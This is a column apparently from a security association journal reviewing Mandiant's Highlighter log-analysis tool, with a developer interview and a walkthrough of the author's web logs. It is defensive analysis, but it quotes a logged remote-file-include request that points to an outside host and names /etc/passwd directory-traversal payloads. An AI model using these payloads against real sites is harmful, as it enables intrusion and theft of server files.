# Log Analysis with Highlighter

By Russ McRee – ISSA member, Puget Sound (Seattle), USA Chapter

Join the Discussion
Connect

## Prerequisites

Windows operating system (32-bit & 64-bit)

.NET Framework (2.0 or greater)

Readers may recall coverage of Mandiant tools in prior *toolsmiths* including Red Curtain in December 2007[1] and Memoryze with Audit Viewer in February 2009.[2]

Mandiant recently released Highlighter 1.1.3,[3] a log file analysis tool that provides a graphical component to log analysis designed to help the analyst identify patterns. "Highlighter also provides a number of features aimed at providing the analyst with mechanisms to discern relevant data from irrelevant data."

I'm always interested in enhanced log-review methodology and have much log content to test Highlighter on; a variety of discovery scenarios proved out well with Highlighter.

As a free utility designed primarily for security analysts and system administrators, Highlighter offers three views of the log data during analysis:

1. **Text view:** allows users to highlight interesting keywords and filter out "known good" content
2. **Graphical, full-content view:** shows all content and the full structure of the file, rendered as an image that is dynamically editable through the user interface
3. **Histogram view:** displays patterns in the file over time where usage patterns become visually apparent and provide the examiner with useful metadata otherwise not available in other text viewers/editors[4]

I reached out Jed Mitten, project developer along with Jason Luttgens, for more Highlighter details. Highlighter 1.0 was first released at DC3 in St. Louis in '09 with nearly all features and UI driven by internal (i.e., Mandiant) feedback. That said, for version 1.1.3 they recently got some great help from Mandiant Forum user "youngba" who submitted several bug reports and helped with one bug fix that they could not reproduce on their own. Jason and Jed work closely to provide a look and feel that is as useful as their free time allows (Highlighter is developed almost exclusively in their off hours).

Nothing better than volunteer projects with strong community support; how better to jointly defend ourselves and those we're charged with protecting?

Jed describes his use of Highlighter as fairly mundane wherein he uses it to investigate event logs (Windows events and others), text output from memory dumps (specifically, ASCII output from memory images), and as one of his favorite large-file readers. As a large-file reader Highlighter reads from disk as-needed making it a great tool for viewing multi-hundred-MB files that often often choke the likes of Notepad, NP++, and others. I will be candid and disclose that I compared Highlighter against the commercial TextPad.

Another use case for Jed includes using the highlight feature to find an initial malicious IP address in an IIS log, determine the files the attacker is abusing, then discovering additional previously unknown evil-doers by observing the highlight overview pane (on the right).

Jed indicates the success stories that make him proudest come from other users. He loves teaching a class and having the students tell him how they are using Highlighter, and how they would like to see it evolve. With the user community starting to pick up, Jed considers that a pretty big success as well.

As per the development roadmap, development of Highlighter is very strongly driven by the user community. Both Jason and Jed work a great many hours finding evil (Jason) and wreaking havoc (Jed) in customer systems. That said, their ability to work on Highlighter does not match their desire to do so. Future hopes for implementation include multi-document highlighting (one highlight set for multiple documents). They would also like to see one of two things happen:

1. Implement binary reading, arbitrary date formats, arbitrary log formats; or
2. Implement/integrate a framework to allow the community to develop such plugins to affect various aspects of Highlighter. Unfortunately, they have big dreams and somewhat less time, but they're very good at responding to Bug Reports at https://forums.mandiant.com.

Finally, Jed stated that they aren't going to open source Highlighter anytime soon, but that they do want the user community to drive its development. You heard it here, readers!

1 http://holisticinfosec.org/toolsmith/docs/december2007.pdf.
2 http://holisticinfosec.org/toolsmith/docs/february2009.pdf.
3 https://forums.mandiant.com/topic/highlighter-v113-released.
4 http://www.mandiant.com/products/free_software/highlighter.





**Figure 1 – Highlighted RFI keyword**

Help the Mandiant Forums go nuts with bug reports, feature requests, use cases, success stories, etc.! They've been concerned that it's been difficult to motivate users to submit on the Forum; perhaps user's work is too s sensitive or Highlighter is so simple it doesn't really require a lot of question/answers, but Jed considers both of those as wins.[5]

## Highlighter

Installation is as simple as executing `MandiantHighlighter1.1.3.msi` and accepting default configuration settings.

Pattern recognition is the fundamental premise at the core of Highlighter use and, as defined by its name, highlights interesting facets of the data while aiding in filtering and reduction.

For this *toolsmith* I used web logs from the month of August for HolisticInfoSec.org to demonstrate how to reduce 96427 log lines to useful attack types.

Highlighter is designed for use with text files; .log, .txt, and .csv are all consumed readily.

You can opt to copy all of a log file's content to your clipboard then click *File* → *Import* from Clipboard, or choose *File* → *Open* → *File* and select the log file of your choosing. Highlighter also works well with documents created by Mandiant Intelligent Response (MIR); users of that commercial offering may also find Highlighter useful.

Once the log file is loaded, right-click context menus become your primary functionality drivers for Highlighter use. Keep in mind that, once installed, the *Highlighter User Guide* PDF is included under *Mandiant* → *Highlighter* in the *Start* menu.

HolisticInfoSec.org logs exhibit all the expected web application attack attempts in living color (Highlighter pun intended); we'll bring them all to light (rimshot sound effect) here.

### Remote File Include (RFI) attacks

I've spent a fair bit of time analyzing RFI attacks such that I am aware of common include file names utilized by attackers during attempted insertions on my site.

A common example is `fx29id1.txt` and a typical log entry follows:

```
85.25.84.200 - - [14/Aug/2011:20:30:13
-0600] "GET ///////accounts/inc/include.
php?language=0&lang_settings[0]
[1]=http://203.157.161.13//appserv/fx29id1.txt?
HTTP/1.1" 404 2476 "-" "Mozilla/5.0"
```

With holisticinfosec.org-Aug-2011.log loaded, I dropped `fx29id1.txt` in the keyword search field. Eight lines were detected; I used the graphical view to scroll and align the text view with highlighted results as seen in Figure 1.

Reviewing each of the eight entries confirmed the fact that the RFI attempts were unsuccessful as a 404 code was logged with each entry.

I also took note of the fact that all eight entries originated from 85.25.84.200. I highlighted 85.25.84.200, right-clicked, and selected *Show Only*. The result limited my view to only entries including 85.25.84.200, 15 entries in total. As Jed indicated above, I quickly discovered not only other malfeasance from 85.25.84.200, but other similar attack patterns from other IPs.

I right-clicked again, selected *Field Operations* → *Set Delimiter* then clicked *Pre-Defined* → *ApacheLog*. A final right-click thereafter to select *Field Operations* → *Parse Date/Time* resulted in the histogram seen in Figure 2.

5 Notes from email interview with Jed Mitten






**Figure 2 – Histogram showing Events Over Time**




If you wish to leave fields highlighted while then tagging another for correlation, be sure to check the *Cumulative* checkbox at the top toolbar. Additionally, to jump to a highlighted field, though only for the most recent set of highlights, you can use the '*n*' hotkey for next and '*p*' hotkey for previous. Hotkeys can be reviewed via *File*→ *Edit Hotkeys* and are well defined in the user guide. I recommend reading said user guide rather than asking thick-headed questions of the project lead as I did for which answers are painfully obvious. ;-)

If you wish to manage highlights, perhaps remove one of a set of cumulative highlights, right-click in the text UI, choose *Highlights* → *Manage*, then check the highlight you wish to remove as seen in Figure 3.

## Directory traversal

I ran quick, simple checks for cross-site scripting and SQL injection in my logs via the likes of keyword searches such as *<script>, select, union, onmouseover,* etc. and ironically found none. Most have been a slow month. But of 96427 log entries for August I did find 10 directory traversal attempts specific to the keyword search */etc/password*. I realize this is a limiting query in and of itself (there are endless other target opportunities) but it proves the point.

To ensure that none were successful I cleared all highlights, manually highlighted */etc/passwd%00* from one of the initially discovered entries, then clicked *Highlight*. I then right-clicked one of the highlighted lines and selected *Show Only*. The UI reduced the view down to only the expected 10 results. I then selected *404* with a swipe of the mouse, hit *Highlight* again and confirmed that all 10 entries exhibited 404s only (Figure 4). Phew, no successful attempts.

There are some feature enhancements I'd definitely like to see added such as a wrap lines option built into the text view; I submitted same to forum for review. Please do so as well if you have feature requests or bug reports.

As a final test to validate Jed's claim as to large file handling as a Highlighter strong suit, I loaded a 2.44GB Swatch log file. It took a little time to load and format (to be expected), but it Highlighter handled 24,502,412 log entries admirably (no choking). I threw a query for a specific inode at it and Highlighter tagged 1930 hits across 25 million+ lines in ten minutes. Nice.

## In conclusion

Highlighter is clearly improving and is definitely a useful tool for optimizing signal to noise in log files on which you're conducting analysis activity. It should come as no surprise that the folks from Mandiant have produced yet another highly useful yet free tool for community use. Once again, well done.

Ping me via email if you have questions (russ at holisticinfosec dot org).

Cheers…until next month.

## Acknowledgements

—Jed Mitten, Highlighter project developer

## About the Author

*Russ McRee, GCIH, GCFA, GPEN, CISSP, is team leader and senior security analyst for Microsoft's Online Services Security Incident Management team. As an advocate of a holistic approach to information security, Russ' website is holisticinfosec.org. Contact him at russ at holisticinfosec dot org.*





**Figure 3 – Highlighter Manager**





**Figure 4 – Highlighter query reduction**